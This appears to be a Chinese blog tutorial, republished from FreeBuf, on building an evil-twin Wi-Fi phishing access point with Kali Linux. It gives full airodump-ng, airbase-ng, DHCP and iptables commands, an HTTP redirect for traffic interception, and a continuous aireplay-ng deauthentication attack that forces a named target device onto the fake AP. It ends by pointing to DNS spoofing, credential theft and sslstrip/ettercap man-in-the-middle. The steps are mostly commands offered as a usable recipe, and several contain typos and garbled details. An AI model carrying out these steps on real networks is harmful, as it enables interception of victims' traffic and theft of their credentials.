
技术分享:WIFI钓鱼的入门姿势
简介
该实验先是搭建一个测试环境,然后创建一个假的无线接入点,把网络连接连接到假的接入点并且强迫用户连接假的无线点。
事先准备
1.无线网卡:无线网卡用于数据包的嗅探和注入。
2. Backtrack或者Kali Linux: 攻击平台
3.无线网络:确保该无线由用户使用,并且能控制这个无线接入点。
4.一个目标机器:这个机器可以是你的物理机或者虚拟机。本次实验中用到的是Windows 7 虚拟机
开始实验:创建一个流氓接入点
第一步:

启动虚拟机,选择kali linux 。点击”编辑虚拟机设置(Edit virtual machine settings)”,进入到“网络适配器(Network Adapter)”选项,在网络连接中选择“桥接(Bridged)”:
第二步:
开启kali 用root账户登录。
第三步:

连接笔记本的无线网卡。确保在Removable Devices选项下的无线网卡选项前面有一个蓝色的对钩。如果没有,需要选择无线网卡来让无线网卡从Windows系统中断开,连接到kali linux虚拟机,如下图所示:
第四步:
打开终端,输入如下命令检查IP地址和网关。

在本例中,网关是192.168.0.1
第五步:

先是用以下命令列出所有网卡列表,如下图:
可以看到一个名字是wlan5的网卡,就是这个了。
第六步:

检查下用户附近的无线AP是否都可用,用如下命令,截图如下:

airodump-ng wlan5这个命令后将会开始捕捉数据包,并且把用户附近的访问点列出来,其中BSSID是无线AP的MAC地址,Channel代表频率。注意PWR列的值,越靠近的路由器这个值越小。
第七步:
记下AP点的BSSID 和Channel的值。此外,还要记下目标设备的MAC地址。
在这个例子中,BISSID值是5E:F9:6A:29:28:18,Channel的值是2。目标机器的MAC地址是68:5D:43:7D:F7:E9
第八步:
我们必须建立一个假的DHCP服务器来提供一个假的AP接入点。在kali中执行以下命令就可以创建一个DHCP:
apt-get install isc-dhcp-server建立好后,修改DHCP配置文件,如下:
leafpad /etc/dhcpd.confauthoraitative;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.1.0 netmask 255.255.255.0 {
option routers 192.168.1.1;
option subnet-mask 255.255.255.0;
option domain-name “Epson_Printer”;
option domain-name-servers 192.168.1.1;
range 192.168.1.2 192.168.1.40;
}
保存并关闭配置文件。
对/etc/dhcpd/dhcpd.conf文件重复上述操作。
第九步:

打开终端,执行以下命令,创建一个ESSID名和受害者访问AP相似的AP接入点,例子中我们用“Epson_Printer”。
airbase-ng –e Epson_Printer -c 2 wlan5l e 是AP接入点的ESSID(MAC地址)
l c是无线网络的频率
l Wlan5是网卡名

现在,名叫“Epson_Printer”的新的AP接入点创建完成。
第十步:
现在,我们打开一个新的终端,开始监控这个钓鱼AP,执行如下命令:
airodump-ng –bssid 00:C0:CA:70:8F:25 -C 2 wlan 5 

第十一步:
检查第五步的产生的窗口,新建的AP接入点应该是可以看见的:

第十二步:

现在,我们必须向网络提供这个假的无线AP。打开终端,依次输入如下命令:
·  ifconfig at0 192.168.1.1 netmask 255.255.255.0

·  ifconfig at0 mtu 1400

·  route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.1

·  iptables –flush

·  iptables –table nat –flush

·  iptables –delete-chain

·  iptables –table nat –delete-chain

·  echo 1 > /proc/sys/net/ipv4/ip_forward

·  iptables -t nat -A PREROUTING -p udp -j DNAT –to 192.168.0.1(gateway)

·  iptables -P FORWARD ACCEPT

·  iptables –append FORWARD –in-interface at0 -j ACCEPT

·  iptables –table nat –append POSTROUTING –out-interface eth0 -j MASQUERADE

·  iptables -t nat -A PREROUTING -p tcp –destination-port 80 -j REDIRECT –to-port 10000

·  dhcpd -cf /etc/dhcp/dhcpd.conf -pf /var/run/dhcpd.pid at0

·  /etc/init.d/isc-dhcp-server start
第十三步:

我们可以等待别人连接这个假的无线AP,也可以用de-authenticate攻击强行迫使我们的目标重新连接AP,这样我们就能乘机抓包。
我们可以用以下命令来执行:
aireplay-ng –deauth 0 -a 5E:F9:6A:29:28:18 -c 68:5D:43:7D:F7:E9 wlan5
5E:F9:6A:29:28:18 是无线AP的MAC地址
0 代表进行de-authentication.
-c 是目标机器的MAC地址
wlan5 是网卡

以下截图中可以看到,无线网卡正在发送de-authentication数据包给目标无线AP。目标机器就和“Epson_Printer” 连接点断开了,并且开始尝试重新连接,如下图:
第十四步:

由于连续发送deauth包,客户端一直无法连接到原来的无线AP,于是就开始尝试连接其他最强的无线AP,我们的假AP信号很强,于是就开始连了。如下图:

第十五步:
查看airodump-ng命令窗口。可以在终端中查看到连接的设备:

现在,受害者的设备已经连接到我们的假的无线AP中了。从这里开始,攻击者可以施行各种手段,比如说DNS欺骗用户连接一个假的网站,获取到用户认证信息,或者用 sslstrip 和ettercap 进行中间人攻击。
最后:这篇有点基础,大家凑合看吧。轻喷(づ ̄3 ̄)づ╭❤~
*参考来源:resources.infosecinstitute,FB小编东二门陈冠希编译,转载请注明来自FreeBuf黑客与极客(FreeBuf.COM)
技术分享:WIFI钓鱼的入门姿势的更多相关文章
- kafka技术分享02--------kafka入门
kafka技术分享02--------kafka入门 1. 消息系统 所谓的Messaging System就是一组规范,企业利用这组规范在不同的系统之间传递语义准确对的消息,实现松耦合的异步数据 ...
- AY的Dapper研究学习-基本入门-C#开发-aaronyang技术分享
原文:AY的Dapper研究学习-基本入门-C#开发-aaronyang技术分享 ====================www.ayjs.net 杨洋 wpfui.com ...
- 腾讯技术分享:微信小程序音视频技术背后的故事
1.引言 微信小程序自2017年1月9日正式对外公布以来,越来越受到关注和重视,小程序上的各种技术体验也越来越丰富.而音视频作为高速移动网络时代下增长最快的应用形式之一,在微信小程序中也当然不能错过. ...
- HTML5学堂 全新的HTML5/前端技术分享平台
HTML5学堂 全新的HTML5/前端技术分享平台 HTML5学堂是做什么的? HTML5学堂~http://www.h5course.com~由多名热爱H5的讲师们组成的一个组织.致力于构建一个前端 ...
- 利用WiFi钓鱼法追邻居漂亮妹纸
假设,你的邻居是一个妹纸.漂亮单身,你,技术狗,家穷人丑,集体户口.像借酱油这种老套搭讪方式的成功率对你来说实在很低. 你要做的是了解她,然后接近她.通过搜集更多的情报,为创造机会提供帮助. 初级情报 ...
- 内部技术分享的 PPT
本文的基础是搞了一次内部的技术分享,在此也分享一下本次的PPT的一些内容.先列一下大概内容吧. EF-Code First API(WCF.WebAPI) Xaml MVVM AOP Xamarin. ...
- iOS开发技术分享(1)— iOS本地数据存储
iOS开发技术分享(1)— iOS本地数据存储 前言: 我本是一名asp.net程序员,后来加入了iOS游戏开发队伍,到现在也有一年多的时间了.这一年来,每天都干到2.3点钟才睡觉,不为别的,只为了学 ...
- 好程序员技术分享html5和JavaScript的区别
好程序员技术分享html5和JavaScript的区别,HTML5广义上讲是前端开发学科的代名词,包含HTML5.CSS3及JavaScript三个重要的部分,是运行在浏览器上应用的统称.如PC端网站 ...
- 阿里技术分享:阿里自研金融级数据库OceanBase的艰辛成长之路
本文原始内容由作者“阳振坤”整理发布于OceanBase技术公众号. 1.引言 OceanBase 是蚂蚁金服自研的分布式数据库,在其 9 年的发展历程里,从艰难上线到找不到业务场景濒临解散,最后在双 ...
随机推荐
- multiparty
nodejs使用multiparty模块实现文件上传(另附express.bodyParser()的说明) http://blog.csdn.net/o6875461/article/details/ ...
- 学习之路三十二:VS调试的简单技巧
这段时间园子里讲了一些关于VS的快捷键以及一些配置技巧,挺好的,大家一起学习,一起进步. 这段时间重点看了一下关于VS调试技巧方面的书,在此记录一下学习的内容吧,主要还是一些比较浅显的知识. 1. 调 ...
- AngularJS开发指南14:AngularJS的服务详解
服务是一种由服务器端带到客户端的特性,它由来已久.AngularJS应用中的服务是一些用依赖注入捆绑在一起的可替换的对象.服务是最常和依赖注入一起用的,它也是AngularJS中的关键特性. 接下来, ...
- 配置域从DNS服务器以及缓存DNS服务器
一.域从DNS服务器的作用 我们在之前上一篇随笔里有提到,DNS服务器一般有三种类型,一个是Primary DNS Server(主DNS服务器),一个是Secondary DNS Server(从D ...
- C头文件之<cstring>
(string.h) 这个文件夹主要是定义了几个对字符串和数组进行操作的函数.功能很强大.下面是重要函数: strcpy.strncpy strcpy,strncpy 这两个函数是对字符串的复制,很常 ...
- AtomicInteger源码分析
问题背景 最近在看LinkedBlockingQueue看到了其中的count使用AtomicInteger修饰,之前也看过AtomicInteger的一些解释,也是似懂非懂的,今天深入的了解了其实现 ...
- java模板和回调机制学习总结
最近看spring的JDBCTemplete的模板方式调用时,对模板和回调产生了浓厚兴趣,查询了一些资料,做一些总结. 回调函数: 所谓回调,就是客户程序C调用服务程序S中的某个函数A,然后S又在某个 ...
- overlay-scrollbar-js
function doAccept() { var div = $('#shadowbox .legal-gate-cont') var con = $('#shadowbox .html') var ...
- 【前端】Sublime text3 插件LiveReload 实现实时预览
1.首先要安装插件LiveReload Sublime text3. 菜单 preferences->packages control,输入install.. 回车,输入LiveReload回车 ...
- 利用getHibernateTemplate实现简单的操作
package org.tarena.dao; import java.sql.SQLException; import java.util.List; import javax.annotation ...